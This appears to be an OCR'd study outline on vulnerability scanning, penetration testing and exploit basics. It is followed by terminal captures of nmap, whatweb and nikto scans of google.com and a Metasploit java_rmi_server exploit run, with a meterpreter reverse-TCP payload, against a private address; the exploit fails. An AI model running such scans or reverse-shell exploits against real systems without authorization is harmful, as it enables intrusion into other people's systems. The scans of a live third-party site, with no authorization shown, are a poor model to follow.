


1. Vulnerability Scanning Techniques
   - Core Concepts:
     - Scan Types: Network (e.g., Nmap port scans), application (e.g., Nikto for web flaws), authenticated vs. unauthenticated.
     - Vulnerability Scoring: Use CVSS v4.0 (e.g., CVSS 8.8 for RCE = High). Example: Apache Struts (CVE-2017-5638) = Critical.
     - False Positives: Validate findings (e.g., manual checks for open ports).
   - Key Objectives: Configure and validate scans for accurate risk assessment.
   - How to Learn:
     - Study OWASP Testing Guide for web scanning.
     - Review NIST SP 800-115 for scanning methods.
     - Analyze WannaCry case for CVSS mapping.
2. Penetration Testing Techniques
   - Core Concepts:
     - Phases: Recon (e.g., OSINT with Shodan), Scanning (e.g., Nessus), Exploitation (e.g., Metasploit), Post-Exploitation (e.g., privilege escalation), Reporting.
     - Methodologies: PTES, OWASP WSTG. Example: PTES for scoping web tests.
     - Ethics: Ensure client authorization and defined scope.
   - Key Objectives: Execute structured, ethical pentests.
   - How to Learn:
     - Explore PTES for phase details.
     - Study OWASP WSTG for web pentesting.
     - Review SANS pentest case studies.
3. Exploit Development Basics
   - Core Concepts:
     - Exploit Types: Buffer overflows, SQL injection, XSS. Example: XSS via unescaped input.
     - Exploit Writing: Craft basic exploits (e.g., Python for buffer overflows) using Exploit-DB PoCs.
     - Mitigations: Understand ASLR, WAFs, and patching.
   - Key Objectives: Develop and test exploits safely.
     - Study Exploit-DB for PoC examples.
     - Use TCM Security’s exploit guides.
     - Try TryHackMe’s buffer overflow room.




```
┌──(kali㉿kali)-[~]
└─$ nmap google.com
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-09 05:48 +0000
Nmap scan report for google.com (142.251.42.238)
Host is up (0.0023s latency).
Other addresses for google.com (not scanned): 2404:6800:4009:802::200e
rDNS record for 142.251.42.238: tsa01s11-in-f14.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.07 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ # whatweb identifies CMS, plugins, and libraries
whatweb http://142.251.42.238
http://142.251.42.238 [301 Moved Permanently] Country[UNITED STATES][US], HTTP
Server[gws], IP[142.251.42.238], RedirectLocation[http://www.google.com/], Tit
le[301 Moved], UncommonHeaders[content-security-policy-report-only], X-Frame-O
ptions[SAMEORIGIN], X-XSS-Protection[0]
http://www.google.com/ [200 OK] Cookies[AEC,NID,__Secure-STRP], Country[UNITED
 STATES][US], HTML5, HTTPServer[gws], HttpOnly[AEC,NID], IP[216.58.203.36], Sc
ript, Title[Google], UncommonHeaders[content-security-policy-report-only], X-F
rame-Options[SAMEORIGIN], X-XSS-Protection[0]
```




```
┌──(kali㉿kali)-[~]
└─$ # -h: Target host
# nikto looks for dangerous files, outdated server software, and XSS leads
nikto -h http://142.251.42.238
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          142.251.42.238
+ Target Hostname:    142.251.42.238
+ Target Port:        80
+ Start Time:         2026-01-09 06:06:39 (GMT0)
---------------------------------------------------------------------------
+ Server: gws
+ /: The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ssing-content-type-header/
+ Root page / redirects to: http://www.google.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ : Server banner changed from 'gws' to 'sffe'.
+ /crossdomain.xml: Uncommon header 'cross-origin-opener-policy-report-only' f
```




```
+ Root page / redirects to: http://www.google.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ : Server banner changed from 'gws' to 'sffe'.
+ /crossdomain.xml: Uncommon header 'cross-origin-opener-policy-report-only' f
ound, with contents: same-origin; report-to="static-on-bigtable".
+ /local/place/products/: Uncommon header 'accept-ch' found, with contents: Se
c-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Versio
n-List, Sec-CH-UA-Model, Sec-CH-UA-WoW64, Sec-CH-UA-Form-Factors, Sec-CH-UA-Pl
atform, Sec-CH-UA-Platform-Version.
+ /robots.txt: Entry '/maps/sitemap.xml' is returned a non-forbidden or redire
ct HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt
-file
+ /staticmap?/: Uncommon header 'server-timing' found, with contents: gfet4t7;
 dur=59.
+ /robots.txt: Entry '/search/howsearchworks/' is returned a non-forbidden or
redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robo
ts-txt-file
+ /robots.txt: Entry '/landing/cmsnext-root/' is returned a non-forbidden or r
edirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robot
s-txt-file
+ /robots.txt: Entry '/travel/story/' is returned a non-forbidden or redirect
HTTP code (). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
```




```
       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,694 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search java_rmi

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank
    Check  Description
   -  ----                                                    ---------------  ----
    -----  -----------
```




```
   #  Name                                                    Disclosure Date  Rank
    Check  Description
   -  ----                                                    ---------------  ----
    -----  -----------
   0  auxiliary/gather/java_rmi_registry                      .                normal
    No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                      2011-10-15       excelle
t   Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                     .                .
    .      .
   3    \_ target: Windows x86 (Native Payload)               .                .
    .      .
   4    \_ target: Linux x86 (Native Payload)                 .                .
    .      .
   5    \_ target: Mac OS X PPC (Native Payload)              .                .
    .      .
   6    \_ target: Mac OS X x86 (Native Payload)              .                .
    .      .
   7  auxiliary/scanner/misc/java_rmi_server                  2011-10-15       normal
    No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl          2010-03-31       excelle
t   No     Java RMIConnectionImpl Deserialization Privilege Escalation
```



```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait
                                          for the payload request
   RHOSTS     192.168.1.100    yes       The target host(s), see https://doc
                                         s.metasploit.com/docs/using-metaspl
                                         oit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface
                                          to listen on. This must be an addr
                                         ess on the local machine or 0.0.0.0
                                          to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
```



```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be
                                      specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```



```
View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.1.100:1099 - Using URL: http://10.0.2.15:8080/MAb7wfB42DOFvY
[*] 192.168.1.100:1099 - Server started.
[-] 192.168.1.100:1099 - Exploit failed [unreachable]: RuntimeError The connec
tion was refused by the remote host (192.168.1.100:1099).
[*] 192.168.1.100:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(multi/misc/java_rmi_server) > 
```